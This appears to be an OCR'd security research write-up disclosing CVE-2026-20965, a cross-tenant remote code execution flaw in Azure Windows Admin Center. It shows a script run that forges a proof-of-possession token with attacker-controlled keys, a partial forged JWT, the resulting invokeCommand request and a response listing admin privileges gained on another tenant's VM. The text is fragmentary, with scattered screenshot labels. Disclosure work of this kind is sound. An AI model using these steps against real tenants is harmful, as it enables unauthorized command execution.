

The UPN belongs to an external user from a different tenant


A different, attacker controlled tenant
Response
Pretty
Raw
Hex
Render
A PoP token for a different tenant user bound by attacker controlled keys
The generated, attacker controlled key's KID

CVE-2026-20965: Azure Windows Admin Center Tenant-Wide RCE



```
PS C:\Users\                    \researches\WAC> python .\create-pop-improved.py -token .\token.txt -host 20.46.249.55 -resourcepath '/subscriptions/
      /resourcegroups/ben-agent/providers/Microsoft.Compute/virtualMachines/AdminCente-2'
✓ Loaded access token from: .\token.txt
✓ Loaded private key from: private_key.pem
✓ Loaded public key from: public_key.pem
✓ Updated payload with loaded key parameters
  - e: AQAB...
  - n: rU16ISVyfb-r8NphXd1g...
✓ Updated timestamp to current time: 1754339231
eyJhbGciOiJSUzI1NiIsImtpZCI6ImV5SnJhV1FpT2lBaWJHOXBabDkyU2tObVNUVXdlVmszVEVwS2EyeEJhWEZJTTFFeVRXVk1aMjg0T1c4M01UVkVja0U1T0NKOSIsInR5cCI6InBvcCJ9.eyJhdCI6ImV5SjBlWEFpT2lKS1YxUWlMQ0poYkdjaU9pSlNVe
kkxTmlJc0luZzFkQ0k2SWtwWmFFRmpWRkJOV2w5TVdEWkVRbXhQVjFFM1NHNHdUbVZZUlNJc0ltdHBaQ0k2SWtwWmFFRmpWRkJOV2w5TVdEWkVRbXhQVjFFM1NHNHdUbVZZUlNKOS5leUpoZFdRaU9pSm9kSFJ3Y3pvdkwzTnpieTV3YjNKMFlXd3VkMkZqYjI
1aGVuVnlaUzVqYjIwaUxDSr                                                
```


Raw
Hex
/api/services/WinREST/PowerShell/nodes/admincente-2/invokeCommand HTTP/2
20.46.249.55:6516
A forged PoP token a user from a different tenant
WAC;PAS pop
Legitimate user's WAC.CheckAccess
Linux
no-cache
en-US,en;q=0.9
"Chromium";v="133", "Not(A:Brand";v="99"
?0
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
application/json, text/plain, */*
https://portal-s5.site.waconazure.com
same-site
cors
empty
active
https://portal-s5.site.waconazure.com/
gzip, deflate, br
u=1, i
237
WAC-SESSION was not supplied
Response
Pretty
Raw
Hex
Render
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Date: Mon, 04 Aug 2025 20:32:17 GMT
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://portal-s5.site.waconazure.com
04 Aug 2025 22:10:28 GMT; path=/; secure; samesite=none; httponly; Partitioned
Vary: Accept-Encoding
Vary: Origin
Strict-Transport-Security: max-age=5184000; includeSubDomains; preload
"sessionId":"ecde32cc-4725-4f47-bf51-0405d85d18ce",
"completed":"True",
"results":[
Running on a different VM
"AdminCente-2",
"virtual users\\wac_wacpoc@ next.onmicrosoft.com",
"PRIVILEGES INFORMATION",
Unauthorized access of a user from a different tenant
"Privilege Name Description State ",
"SeSecurityPrivilege Manage auditing and security log Enabled",
"SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled",
"SeLoadDriverPrivilege Load and unload device drivers Enabled",
"SeSystemProfilePrivilege Profile system performance Enabled",
"SeProfileSingleProcessPrivilege Profile single process Enabled",
"SeIncreaseBasePriorityPrivilege Increase scheduling priority Enabled",
"SeCreatePagefilePrivilege Create a pagefile Enabled",
"SeBackupPrivilege Back up files and directories Enabled",
"SeRestorePrivilege Restore files and directories Enabled",
"SeDebugPrivilege Debug programs Enabled",
"SeSystemEnvironmentPrivilege Modify firmware environment values Enabled",
"SeChangeNotifyPrivilege Bypass traverse checking Enabled",
"SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled",
"SeManageVolumePrivilege Perform volume maintenance tasks Enabled",
"SeCreateGlobalPrivilege Create global objects Enabled",
"SeIncreaseWorkingSetPrivilege Increase a process working set Enabled",
"SeCreateSymbolicLinkPrivilege Create symbolic links Enabled"
Local admin access
"errors":null,
"exception":null,
"progress":[
"activityId":0,
"parentActivityId":-1,
"activity":"Preparing modules for first use.",
"statusDescription":" ",
"currentOperation":null,
"percentComplete":-1,
"secondsRemaining":-1,
"recordType":1
"warnings":null,
"statusCode":0

TestVM - Microsoft Azure | ProdMachine - Microsoft Azure

https://portal.azure.com/#@Cymuland.onmicrosoft.com/resource/subscriptions/22a950a1-6909-43ba-b337-67d7ce249ae0/resourceGroups/ben-agent/providers/Microsoft.Compute/virtualMachines/TestVM/overview

Microsoft Azure | Search resources, services, and docs (G+/) | Copilot | benz@Cymuland.onmic... CYMULAND

Home >

TestVM

Virtual machine

Help me copy this VM in any region | Manage this VM with Azure CLI

Search

- Overview
- Activity log
- Access control (IAM)
- Tags
- Diagnose and solve problems
- Resource visualizer
- Connect
  - Connect
  - Bastion
  - Windows Admin Center
- Networking
- Settings
- Availability + scale
- Security
- Backup + disaster recovery
- Operations
- Monitoring
- Automation
- Help

Advisor (1 of 4): Use Azure Capacity Reservation for virtual machine (VM) →

Help me copy this VM in any region

Connect | Start | Restart | Stop | Hibernate | Capture | Delete | Refresh | Open in mobile | Feedback | CLI / PS

Essentials

JSON View

Resource group (move)	: ben-agent
Status	: Running
Location	: East US (Zone 2)
Subscription (move)	: Research-Sub-Cymuland
Subscription ID	: 22a950a1-6909-43ba-b337-67d7ce249ae0
Availability zone	: 2
Operating system	: Windows (Windows 11 Pro)
Size	: Standard E2s v3 (2 vcpus, 16 GiB memory)
Primary NIC public IP	: 52.146.14.41
	1 associated public IPs
Virtual network/subnet	: win-agent-vnet/default
DNS name	: Not configured
Health state	: -
Time created	: 10/19/2025, 1:39 PM UTC

Tags (edit) : Add tags

Properties | Monitoring | Capabilities (8) | Recommendations (4) | Tutorials

Virtual machine

Computer name	TestVM
Operating system	Windows (Windows 11 Pro)
VM generation	V2
VM architecture	x64
Agent status	Ready
Agent version	2.7.41491.1172
Hibernation	Disabled
Host group	-
Host	-
Proximity placement group	-
Colocation status	N/A
Capacity reservation group	-
Disk controller type	SCSI

Networking

Public IP address	52.146.14.41 (Network interface testvm708_z2)
	1 associated public IPs
Public IP address (IPv6)	-
Private IP address	172.20.0.5
Private IP address (IPv6)	-
Virtual network/subnet	win-agent-vnet/default
DNS name	Configure

Size

Size	Standard E2s v3
vCPUs	2
RAM	16 GiB

Source image details

Add or remove favorites by pressing Ctrl+Shift+F


Improper Attestation Validation



Technical Root Cause

Windows Admin Center uses an attestation service to receive a valid certificate

